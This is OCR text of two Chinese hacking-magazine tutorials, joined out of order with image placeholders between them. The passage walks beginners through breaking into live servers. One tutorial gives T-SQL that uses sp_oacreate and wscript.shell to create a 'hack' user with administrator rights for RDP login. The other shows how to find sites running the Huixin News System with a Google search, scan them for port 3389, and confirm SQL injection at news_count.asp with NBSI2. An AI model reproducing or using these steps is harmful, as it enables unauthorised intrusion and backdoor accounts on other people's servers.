拿出SQL连接器输入密码连接上去，哈哈成功了，选择“利用目录”->“执行DOS命令”加个用户试试，如图18。




图18

晕，xplog70.dll被删了，可恶，既然开了3389只要加个用户就可以了，加用户也不一定要用XP_cmdshell，可以试试别的转储过程，打开“SQL查询分析器分离版本”输入IP和密码点连接，如图19，

OK，我们在“查询”中输入：

```
declare @cmd INT
exec sp_oacreate 'wscript.shell',@cmd output
exec sp_oamethod @cmd,'run',null,'net user hack hack /add','0','true'

declare @cmd INT
exec sp_oacreate 'wscript.shell',@cmd output
exec sp_oamethod @cmd,'run',null,'net localgroup administrators hack /add','0','true'
```




图19

就增加了一个hack的用户，密码也是hack，再提升为管理员权限，如图20。用增加的用户登录3389看看（图21），哈哈，成功！任务完成！^_^




图20




图21

四、小结

主要的入侵过程就是如此，想告诉广大菜鸟朋友：真正的技术是实践出来的而不是看出来的。这里不仅给大家展示的是一次入侵过程更想把入侵中分析问题的思路教给各位菜鸟朋友，由于本人水平有限可能文章有很多不足之处，所以还请各位见笑了！


（文章涉及到的程序流光、sqlhello—SQL溢出程序、HDSI、海阳2006木马已经收录于光盘中）

上接338页

完整的入侵过程就是如此，只是利用了SQL Server版的惠信新闻系统存在的注入漏洞，使用Superscan，NBSI2，终端服务客户端连接工具等几个最常用的工具，就快速地入侵了远程主机并获得最高用户权限，由此可见SQL Server版的惠信新闻系统的注入漏洞的确让人触目惊心，现在网上使用SQL Server版的惠信新闻系统的网站还有许多，大部分站点都存在该漏洞，在我们菜鸟得以练手的同时，希望该类网站管理人员加强安全意识，及时为网站更新补丁。

（文章中涉及到的工具Superscan、NBSI2、Winsock Expert已经收录于光盘中）

利用SQL注入快速入侵主机




花的神明

一、SQL 注入原理

SQL Server 版的惠信新闻系统在网上使用很广泛，但是该系统根目录下的的 news_count.asp?fname=20050716154148 页面存在严重的 SQL 注入漏洞，更重要的是该系统采用 SQL Server 数据库作为后台数据库，一般情况下，该系统的数据库都具有 SA 权限，入侵者利用该注入漏洞，可以快速破解后台管理员密码，执行更高级别的命令（例如直接添加用户等操作），由于许多主机都安装有 3389 终端服务，两者结合就能快速侵入主机并获得最高控制权。

二、搜索存在漏洞的网站

在 Google 中输入“你的 IP 是　你的操作系统及浏览器是 一切非法登陆将被记录”，点击搜索按钮，Google 就会搜索到许多使用惠信新闻管理系统的网站。安装有终端服务的主机无疑是黑客的最爱。同其它远程控制软件相比，终端服务有反应速度快、使用简单的特点，利用终端服务登录主机，入侵者就可以轻松对其进行控制。首先来寻找开放终端服务的主机，我们使用 Superscan3.0，由于默认情况下，Superscan3.0 并不扫描 3389 端口，因此我们需要编辑 Superscan 安装目录下的后缀为 Lst 的文件，例如 Scanner.lst，在其中加入 3389 端口（图 1），然后在 Superscan 的窗口上点击“Port list setup”按钮，在端口编辑窗口中点击 Load 按钮装入 Scanner.lst 文件。当然，也可以直接在 Superscan3.0 窗口中的“All ports from”前后编辑框中都输入 3389。不过前者扫描的更加详尽，利于进一步入侵。



```
-,3048,Sierra Net PC Trader,,,
-,3049,?,,,
-,3128,Squid Proxy,,,
-,3141,VMODEM,,,
-,3142,RDC WH EOS,,,
-,3143,Sea View,,,
-,3144,Tarantella,,,
-,3145,CSI-LFAP,,,
-,3264,cc:mail/lotus,,,
-,3333,DEC Notes,,,
-,3389,Terminal Service
-,3421,Bull Apprise portmapper,,,
-,3454,Apple Remote Access Protocol,,,
-,3455,RSVP Port,,,
-,3456,VAT default data,,,
-,3457,VAT default control,,,
-,3883,Deep Throat 2 trojan,,,
-,3900,Unidata UDT OS,,,
-,3984,MAPPER network node manager,,,
-,3985,MAPPER TCP/IP server,,,
-,3986,MAPPER workstation server,,,
-,4008,NetCheque accounting,,,
-,4009,Chimera HWM,,,
-,4132,NUTS Daemon,,,
-,4133,NUTS Bootp Server,,,
-,4134,NIFTY-Serve HMI protocol,,,
-,4321,Remote Who Is,,,
-,4343,UNICALL,,,
```

图 1

三、全面信息探测

在 Google 搜索结果中选择一个网址，将其输入到 Superscan3.0 的扫描地址中，点击 Lookup 按钮进行 Ip 地址解析，然后点击 Start 按钮开始扫描。Superscan3.0 扫描的速度很快，哈哈，这台主机开放有终端服务（图 2）。当然，在 Google 搜索结果中寻找这样的主机需要一定的耐心，耐心也是黑客的必备条件。不过，网上开放终端服务的主机也比比皆是。在浏览器地址栏中输入“http://news.XXX.net.cn/news_count.asp?fname=20050405033002”，出现错误提示（图 3），说明该网站存在明显的 SQL 注入漏洞，如果你的浏览器看不到该内容，需要点击 IE 的“选项”→“Internet 选项”菜单，在“Internet 选项”窗口的高级面板中不勾选“显示友好 HTTP 错误信息”项。下边的检测我们使用注入工具 NBSI2，在 NBSI2 窗口的注入地址中输入“http://news.XXX.net.cn/news_count.asp?fname=20050405033002”，点击检测按钮，NBSI2 迅速检测出该网站上的惠信新闻系统 SQL 注入漏洞的详细信息（图 4），包括注入方式、数据库类型、当前用户及其权限等。一般的，存在该 SQL 注入漏洞的惠信新闻系统采用的都是 SQL Server 数据库，本例中该网站的拥有者就具有 SA 权限。这进一步说明利用该 SQL 注入漏洞，可以执行最大权限的命令。




图 2




图 3

